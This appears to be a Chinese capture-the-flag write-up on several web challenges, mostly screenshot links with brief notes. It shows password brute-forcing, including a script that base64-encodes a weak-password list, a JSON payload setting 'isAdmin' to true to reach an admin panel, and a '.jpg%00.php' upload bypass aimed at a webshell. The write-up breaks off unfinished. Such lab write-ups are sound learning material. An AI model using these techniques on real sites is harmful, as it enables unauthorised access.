


web nest_js 抓个包看看,

响应包

直接有password的了,那就爆破一下就好了

发现密码为password时
就ok了
在页面上输入password即可

多重宇宙日记 注册一个看看先

(当然,我这个admin名字是自己取的)

试了试功能

上面是改设置的,下面也是,但下面是用json来改了,
这样子,可以考虑考虑多加一点奇妙的东西,看看情况

同时,我们也可以看看源代码
发现有”isAdmin”这个参数,还有setting
构造
1
2
3
4
5
6
7
{ "settings" : { "theme" : "dark" , "language" : "en" , "isAdmin" : true } }
记住true不要加双引号,否则就跳转不到管理员面板了

输入上传得到:
点击后就有
(原型链污染——具体原理有待探究)
easy_file(复现) 输入admin,ddd,就有如图结果;
多试几次可知,不会随机改变,是base64编码
找个弱密码集,对其进行base64编码
下面是我的编码脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
import base64input_file_path = "弱密码1.txt" output_file_path = "encoded_passwords.txt" with open (input_file_path, "r" ) as input_file, open (output_file_path, "w" ) as output_file: for line in input_file: password = line.strip() encoded_password = base64.b64encode(password.encode("utf-8" )).decode("utf-8" ) output_file.write(encoded_password + "\n" ) print (f"保存到 {output_file_path} " )
最终,爆破得到密码是password

进入到后台了,
之后,尝试上传文件发现,要后缀为jpg文件
后面就向着用蚁剑的方法去做了,结果就做不出了,

.jpg%00.php可以上传,但在url上查不到
其实,到这一步,应该就要考虑其他方法了;
这道题在这里,和ISCC的供奉之台有点像了;
不过我想不到是直接在admin.php上file的
那这里,就要改一下传参内容了
